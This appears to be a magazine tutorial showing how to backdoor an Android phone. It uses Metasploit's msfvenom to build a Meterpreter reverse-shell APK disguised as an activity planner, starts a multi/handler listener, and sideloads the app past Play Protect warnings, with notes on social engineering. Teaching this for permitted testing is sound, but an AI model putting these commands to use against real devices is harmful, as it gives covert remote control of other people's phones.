To finish this journey, we'll show you how mobile devices can be hacked by rogue apps. In fact, we'll use *Metasploit* to craft our own back door, and show how this provides remote access to the device. *Metasploit Framework* (the proper name for the non-commercial edition) is an essential part of any hacker's toolkit, and it would be remiss of us not to mention it. Among other things, it automates testing for known vulnerabilities, and allows payloads that exploit such vulnerabilities to be generated. As you would expect, it's installed and ready to go in Kali.

The component of *Metasploit Framework* that generates payloads (the rogue code attackers want to run on target devices) is called *MSFvenom.* We'll use it to create a reverse shell, so the target device will phone home to our machine and give us a remote shell, like a backwards SSH connection, hence the name. *Metasploit* has already done the hard work for us and coded its own reverse shell, named *Meterpreter.* So we'll go ahead and package that up as follows:

```
$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=<your IP> LPORT=4444 > hacker.apk
```


Substitute your machine's IP, not the target device's, in the **HOST** argument. We're assuming that the target device is on your local network and, of course, that you have permission to do what you're about to do. *MSFvenom* can produce payloads for all OSes, and in this case it's smart enough to deduce that we want an Android one (written in Dalvik) from the file extension.

Now launch the *Metasploit* console with `msfconsole` so we can prepare our *Meterpreter* shell to listen for connections. When it's ready, the prompt changes to `msf6 >`. Then use the multi-handler to prepare our shell, again substituting your IP address:

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.122.125
set LPORT 4444
exploit
```

Our machine is now waiting for the target machine to connect. To do that, we need to get the malicious APK file installed on the target. In our scenario (where the target device is under our control), we can do this by uploading the file directly to it (over USB or Bluetooth, although you'll find Android makes this difficult) or using a file-sharing service. We used our Nextcloud instance to host it and Android curtly told us it didn't trust installing apps from this source, but then gave us the option to allow it.

Next came the warning showing all the permissions our naughty MainActivity APK wanted (pretty much all of them). And when we allowed it to proceed anyway, we received a scary notice from Google Play Protect saying the app may be harmful. Like fools, we tapped Install Anyway. The app disguises itself as a simple activity planner, but as soon as it starts, it attempts to connect to the reverse shell we have waiting. From there, you can type `help` to see all the no-good things you can do with the compromised device. LXF



You can't fault Android for making it abundantly clear when apps may be up to no good.

» REAL-WORLD HACKING

It's not exactly realistic to suppose anyone would really wave away all the installation warnings and jump through all the hoops we did to get the *MainActivity* app installed. You might be surprised, though. If rogue apps are suitably disguised (as a cheat for a mobile game, for instance), or some social engineering is used (pretending to be the target's angry boss or sysadmin), some people might just let their guard down.

Humans are generally the weakest link. They can be tricked, as above, or financially obliged to become an initial access broker (IAB). IABs sell credentials that may not even be particularly privileged, but allow attackers an initial entry to the target network. A sort of beach head from which more advanced attacks may be used.

It's not all our fault, though; attacks happen due to vulnerabilities in software, too *[software that was written by humans – ed].* Security researchers work hard to find these and responsibly disclose them to vendors. But sometimes exploit code escapes early (such as ShellShock or Log4j), and it becomes a race against time for software to be patched and users to update that software.

Visit https://cveshield.com to see which vulnerabilities are currently being exploited in the wild.